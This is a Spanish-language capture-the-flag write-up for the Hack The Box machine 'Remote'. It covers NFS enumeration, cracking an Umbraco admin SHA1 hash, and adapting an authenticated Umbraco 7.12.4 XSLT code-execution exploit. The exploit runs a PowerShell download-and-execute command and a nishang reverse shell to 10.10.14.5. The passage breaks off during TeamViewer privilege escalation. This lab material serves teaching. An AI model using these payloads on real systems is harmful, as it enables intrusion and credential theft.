
Remote - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo con nmap:

```
Discovered open port 111/tcp on 10.10.10.180
Discovered open port 135/tcp on 10.10.10.180
Discovered open port 80/tcp on 10.10.10.180
Discovered open port 445/tcp on 10.10.10.180
Discovered open port 21/tcp on 10.10.10.180
Discovered open port 139/tcp on 10.10.10.180
Discovered open port 49678/tcp on 10.10.10.180
Discovered open port 49664/tcp on 10.10.10.180
Discovered open port 49667/tcp on 10.10.10.180
Discovered open port 49679/tcp on 10.10.10.180
Discovered open port 47001/tcp on 10.10.10.180
Discovered open port 49680/tcp on 10.10.10.180
Discovered open port 5985/tcp on 10.10.10.180
Discovered open port 2049/tcp on 10.10.10.180
Discovered open port 49666/tcp on 10.10.10.180
Discovered open port 49665/tcp on 10.10.10.180
```

En el puerto 80 vemos un web llamada "acme":



Navegando por la web vemos un directorio que nos lleva a un panel de login de un CMS llamado "Umbraco":



Buscamos si existe alguna vulnerabilidad para en CMS "Ubraco":

```
└─$ searchsploit umbraco

 Exploit Title

Umbraco CMS - Remote Command Execution (Metasploit)
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
Umbraco CMS 8.9.1 - Directory Traversal
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting
Umbraco v8.14.1 - 'baseUrl' SSRF
```

De momento no disponemos de credenciales validas. Vemos que esta abierto el puerto 2049 que corresponde a NFS. Es un protocolo donde se pueden compartir archivos entre cliente y servidor.
https://book.hacktricks.xyz/network-services-pentesting/nfs-service-pentesting

Vamos a ver los archivos que podemos montarnos en nuestra maquina kali:

`showmount -e 10.10.10.160`

```
└─$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

Vemos que hay un contenido llamado "site_backups" que tenemos permisos para montar. Vamos a montarlo en /mnt/backup

`mount -t nfs 10.10.10.168:/site_backups /mnt/backup`

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ls /mnt/backup
App_Browsers  App_Data  App_Plugins  aspnet_client  bin  Config  css  default.aspx  Global.asax  Media  scripts  Umbraco  Umbraco_Client  Views  Web.config

┌──(kali㉿kali)-[~/Downloads]
```

Ahora tenemos varios archivos del CMS umbraco, tenemos que ver en cual de ellos se almacenan las contraseñas:

> Where is umbraco database stored?
>
> /App_Data folder
>
> By default when Umbraco Cloud restores a local database it will be a Umbraco. sdf file in the /App_Data folder. 30 sept 2024

Estan el APP_Data y dentro en un archivo .sdf:

```
└─$ ls /mnt/backup/App_data
cache  Logs  Models  packages  TEMP  umbraco.config  Umbraco.sdf
```


Vemos un archivo llamado "Unbraco.sdf" vamos a ver los metadatos:

```
└─$ strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}
```


Podemos ver el usuario admin y tras "htb.local", una contraseña encriptada en "SHA1". Vamos a desencriptar la contraseña con john:

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "Raw-SHA1-Linkedin"
Use the "--format=Raw-SHA1-Linkedin" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "ripemd-160"
Use the "--format=ripemd-160" option to force loading these as that type instead
Warning: detected hash type "Raw-SHA1", but the string is also recognized as "has-160"
Use the "--format=has-160" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
baconandcheese   (?)
```

No nos deja acceder con el usuario "admin":



Vamos a probar con el correo que hemos visto "admin@htb.local":



Estamos dentro de "umbraco CMS". Antes hemos visto varios exploits posibles. Nosotros disponemos de esta version:

admin

Umbraco version 7.12.4

Vamos a buscar que exploits tenemos para esa version:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit umbraco 7.12.4
 Exploit Title
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)
```

Descargamos el primero y vemos lo siguiente:

```
# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = ""; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "calc.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "XXXX;
password="XXXX";
host = "XXXX";
```

Este script lo que hace es ejecutar la calculadora en la maquina victima, hay que aplicarle algunos cambios: Rellenar las credenciales y el host. Tambien vamos a hacer que nos envie 3 paquetes de ICMP a nuestra maquina a traves de un ping:

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c ping -n 3 10.10.14.5"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "cmd.exe"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";
```

Y lo recibimos (3 de ida y 3 de vuelta):

```
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
13:26:24.701290 IP 10.10.10.180 > 10.10.14.5: ICMP echo request, id 1, seq 12, length 40
13:26:24.701300 IP 10.10.14.5 > 10.10.10.180: ICMP echo reply, id 1, seq 12, length 40
13:26:25.711460 IP 10.10.10.180 > 10.10.14.5: ICMP echo request, id 1, seq 13, length 40
13:26:25.711468 IP 10.10.14.5 > 10.10.10.180: ICMP echo reply, id 1, seq 13, length 40
13:26:26.727626 IP 10.10.10.180 > 10.10.14.5: ICMP echo request, id 1, seq 14, length 40
13:26:26.727643 IP 10.10.14.5 > 10.10.10.180: ICMP echo reply, id 1, seq 14, length 40
```

Como vemos que podemos ejecutar comandos desde la maquina victima, vamos a descargarnos Invoke-PowerShellTcp.ps1 de nishang, lo renombramos a ps.ps1 y le añadimos esta ultima linea:

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.5 -Port 1234
```

Nos ponemos a la escucha con netcat por el puerto 1234 y vamos a modificar el comando del ping por un comando en powershell que descargue y ejecute el archivo ps.ps1:

```
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "/c powershell IEX(New-Object Net.WebClient).downloadstring(\'http://10.10.14.5/ps.ps1\')";
```

Cuando lo ejecutemos nos devolvera una reverse shell:

```
└─$ rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.180] 49740
Windows PowerShell running as user REMOTE$ on REMOTE
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
iis apppool\defaultapppool
```

ESCALADA DE PRIVILEGIOS

Vamos a ver los procesos que hay ejecutandose con el comando "tasklist" y vemos que se esta ejecutando Teamviewer, lo cual es raro:

```
svchost.exe                  2208                            0      7,476 K
svchost.exe                  2220                            0     12,376 K
vmtoolsd.exe                 2228                            0     18,092 K
VGAuthService.exe            2236                            0     10,456 K
TeamViewer_Service.exe       2264                            0     19,432 K
svchost.exe                  2288                            0      8,416 K
MsMpEng.exe                  2352                            0    110,028 K
```

Podemos ver que tenemos la version 7 de teamviewer:

```
PS C:\Program Files (x86)\TeamViewer> dir


    Directory: C:\Program Files (x86)\TeamViewer


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/27/2020  10:35 AM                Version7
```

Hay un script en ruby para metasploit que nos puede servir para orientarnos en la escalada vamos a usar el ultimo para descubrir la password:

```
└─$ locate teamviewer|grep metasploit
/usr/share/doc/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.md
/usr/share/doc/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.md
/usr/share/metasploit-framework/modules/auxiliary/server/teamviewer_uri_smb_redirect.rb
/usr/share/metasploit-framework/modules/post/windows/gather/credentials/teamviewer_passwords.rb
```

Nos dice que hay un registro en la siguiente ruta donde podemos encontrar informacion de la contraseña:

```
def app_list
  results = ''
  keys = [
    [ 'HKLM\\SOFTWARE\\WOW6432Node\\TeamViewer\\Version7', 'Version' ],
```

Vamos a ver que encontramos en la ruta del registro indicado:

```
PS C:\Program Files (x86)\TeamViewer> cd HKLM:SOFTWARE\WOW6432Node\TeamViewer\Version7
PS HKLM:\SOFTWARE\WOW6432Node\TeamViewer\Version7> dir


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7

Name                           Property
----                           --------
AccessControl                  AC_Server_AccessControlType : 0
DefaultSettings                Autostart_GUI : 1
```

No podemos ver gran cosa ya que estamos en powershell. Para poder inspeccionar este registo podemos utilizar el siguiente comando:

